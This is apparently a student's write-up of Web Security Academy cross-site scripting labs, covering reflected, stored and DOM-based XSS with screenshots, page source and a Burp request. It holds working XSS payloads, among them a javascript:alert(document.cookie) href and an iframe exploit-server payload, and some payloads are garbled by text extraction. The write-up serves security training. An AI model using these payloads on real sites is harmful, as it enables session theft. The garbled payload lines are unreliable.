

Cross-site scripting

RAJAPAKSHA R M P U

Cross-site scripting

What is cross-site scripting (XSS)?


Cross-Site Scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can compromise user interactions with the vulnerable application, potentially leading to data theft, session hijacking, or other malicious actions.


Lab: Reflected XSS into HTML context with nothing encoded

Definition: This occurs when a malicious script is reflected off a web server. The script is typically embedded in a URL that the user clicks on, and when the server processes the request, it includes the script in its response. The execution happens immediately, without being stored on the server.

Lab Example:

- Scenario: An attacker can input `<script>alert(1)</script>` into a search bar or URL.
- Result: When the script is executed, it displays an alert box with the number 1. This demonstrates that the input was executed as code rather than text.





Solution :


```
<script>alert(1)</script>
```


Basically what we are doing is we can use script in search bar .

It shows the message inside alert function.

If we want to use character values like "Web security" , you should use that words inside the "" .

When we are doing an attack we can use script rather than the alert function as this way , like inside of the <script> </script>





Solutions :

```
<script>alert(1)</script>
```

Type as a comment


When you submit script as the comment it goes to database and store it .

When each and every one visit that webpage it loads that script too along with the webpage .
so all of them are attacked by this method using malicious script file

Because nowadays it is difficult to use search bars to insert malicious script file because they
disable < , > symbols in search bar.

Lab: DOM XSS in innerHTML sink using source location.search

This lab has a vulnerability in its search query tracking function, which involves the JavaScript document. Write function to display data on the page and location. Search to retrieve query parameters from the URL. This means that user-controlled input from the URL can be directly written into the webpage without proper validation or sanitization, potentially leading to security risks like cross-site scripting (XSS).



Definition: This type of XSS occurs when the client-side script modifies the Document Object Model (DOM) in the browser, leading to the execution of malicious scripts. It typically relies on user-controlled input to manipulate the webpage.

Specific Cases:

- **DOM XSS in innerHTML sink using location.search:**
 - **Scenario:** The page retrieves input from the URL using location.search and displays it without validation.
 - **Solution:** Using demonstrates that if the image fails to load, it triggers the alert.

Lab: DOM XSS in jQuery anchor href attribute sink using location.search source

This lab vulnerability contains the search blog functionality and uses an innerHTML and location.search.

WebSecurity Academy

DOM XSS in jQuery anchor href attribute sink using location.search source

LAB Not solved

Back to lab description >> [Home](#) | [Submit feedback](#)

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback

< Back

Elements

Console

Sources

Network

>>

102

Verify it's you

<DOCTYPE html>
<html>
<head>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabBanner">
</div>
<div theme>
<section class="maincontainer">
<div class="container is-page">
<header class="navigation-header">
<header class="notification-header">
<h1>Submit feedback</h1>
<form id="feedbackForm" action="/feedback/submit" method="POST" enctype="application/x-www-form-urlencoded">
<input required type="hidden" name="csrf" value="EwVMZYOCmKFDExSY07CjDN8BKSQkZTS8">
<label>Name:</label>
<input required type="text" name="name"> \$0
<label>Email:</label>
<input required type="email" name="email">
<label>Subject:</label>
<input required type="text" name="subject">
<label>Message:</label>
<textarea required rows="12" cols="300" name="message"></textarea>
<button class="button" type="submit"> Submit feedback </button>

<script src="/resources/js/jquery_1-8-2.js"></script>
<div class="is-linkback">
<script>
</script>
</div>
</form>
</div>
</html>

html body div section.maincontainer div.container.is-page form#feedbackForm input

Styles

Computed

Layout

Event Listeners

DOM Breakpoints

Properties

>>

Filter

:hov .cls +

element.style {

input, select, textarea {

-webkit-border-radius: 0;

-moz-border-radius: 0;

border-radius: 0;

width: 100%;

min-height: 1.5em;

border: 1px solid #e6e6e6;

padding: 0.4em;

background-color: #fff;

color: #333332;

margin-bottom: 1em;

max-width: 100%;

}

input, button, select, textarea {


font-family: inherit;

font-size: inherit;

labs.css:841

labs.css:836

Then change the returnpath to “javascript:alert(document.cookie)” and solve the lab.




The screenshot shows a web browser window with the address bar displaying a URL from web-security-academy.net. The page header includes the Web Security Academy logo and the lab title: "DOM XSS in jQuery anchor href attribute sink using location.search source". A green "LAB Solved" badge is visible in the top right. Below the header, a blue box contains the text "Congratulations, you solved the lab!". To the right of this box is an orange bar with the text "Share your skills!" followed by Twitter and LinkedIn icons, and "Continue learning >>". At the bottom left, there is a blue link that says "Submit feedback". At the bottom right, there are links for "Home" and "Submit feedback".

- **Scenario:** A jQuery function uses location.search to set the href attribute.
- **Solution:** Changing the return path to javascript:alert(document.cookie) allows execution of the script, which can access cookies.


Lab: DOM XSS in jQuery selector sink using a hash change event

Go to source code



```
<header class="navigation-header">
  <section class="top-links">
    <a href="/>Home</a><p>|</p>
  </section>
</header>
<header class="notification-header">
</header>
<section class="blog-header">
  
</section>
<section class="blog-list">
  <div class="blog-post">
    <a href="/post?postId=5"></a>
    <h2>The Hating Dating App</h2>
    <p>I saw a headline the other day about the launch of a dating app that matches people based on the thing
    <a class="button is-small" href="/post?postId=5">View post</a>
  </div>
  <div class="blog-post">
    <a href="/post?postId=3"></a>
    <h2>Cell Phone Free Zones</h2>
    <p>There was a time when you could travel by train, smoke cigarettes and chat at the top of your voice.
    <a class="button is-small" href="/post?postId=3">View post</a>
  </div>
  <div class="blog-post">
    <a href="/post?postId=1"></a>
    <h2>Favours</h2>
    <p>Favours are a tricky thing. Some people seem to ask for them all the time, some people hardly ever do
    <a class="button is-small" href="/post?postId=1">View post</a>
  </div>
  <div class="blog-post">
    <a href="/post?postId=4"></a>
    <h2>Fake News</h2>
    <p>Is it just me that finds the way people share things on social media, without checking into them real
    <a class="button is-small" href="/post?postId=4">View post</a>
  </div>
  <div class="blog-post">
    <a href="/post?postId=2"></a>
    <h2>Perseverance</h2>
    <p>To coin a famous phrase - life is suffering. Not a cheerful start, but true none the less. However, ar
    <a class="button is-small" href="/post?postId=2">View post</a>
  </div>
</section>
<script src="/resources/js/jquery_1-8-2.js"></script>
<script src="/resources/js/jqueryMigrate_1-4-1.js"></script>
<script>
  $(window).on('hashchange', function(){
    var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) +
    if (post) post.get(0).scrollIntoView();
  });
</script>
</div>
</section>
<div class="footer-wrapper">
</div>
```

Copy url of the home webpage



Home page uses `$()` selector to auto scroll to a post.

Go to the exploit server and type this in body section.

```

<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#"
onload="this.src+='<img src=x onerror=print(>)'>"></iframe>

```

Lab: DOM XSS

DOM XSS in jC

Exploit Server:

view-source:ht

+

←

→

↻

🔍 exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net

☆

📁

Verify it's you

Craft a response

URL: https://exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net/exploit

HTTPS

☒

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

<iframe src="https://0a3200e8045006ba801cd09200b200cf.web-security-academy.net/#"
onload="this.src+=''"></iframe>

Store

View exploit

Deliver exploit to victim

Access log

Click on the “store” button.

Then , Open the “view exploit” and check print() function works or not.

Lab: DOM XSS

DOM XSS in jQuery

exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net/e...

view-source:ht...

exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net/e...

Verify it's you

2020/05, 12:54 AM

DOM XSS in jQuery selector sink using a hashchange event


LAB Not solved

Go to exploit server

Back to lab description

Home

WE LIKE TO BLOG



The Hating Dating App

I saw a headline the other day about the launch of a dating app that matches people based on the things they hate. I didn't read the article as I wanted to work out for myself how that could possibly...


https://exploit-0ac700f604ca066780aecfda018900c6.exploit-server.net/exploit

1/5

2020/05, 12:54 AM

DOM XSS in jQuery selector sink using a hashchange event

View post



Print

5 sheets of paper

Destination

Microsoft Print to PDF

Pages

All

Layout

Portrait


Color

Color

More settings

Print

Cancel



- **Scenario:** An attacker can use an `<iframe>` to load a malicious script.
- **Solution:** An example payload like `<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="this.src+=''>"></iframe>` demonstrates how the script is executed when the iframe is loaded.

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

Reflected XSS into attribute with angle brackets HTML-encoded

LAB Not solved

Web Security Academy

Back to lab description >>

Home

WE LIKE TO BLOG

test123

Search



Burp Suite Community Edition v2025.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings

Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Target: <https://0aec001f04004c4f81a74e6600a500bf.web-security-academy.net> HTTP/2

Request

Pretty Raw Hex

```
1 GET /?search=test123 HTTP/2
2 Host: 0aec001f04004c4f81a74e6600a500bf.web-security-academy.net
3 Cookie: session=qCm10vBf0Z17y8XHE7HMYXBSuECmjsMm
4 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
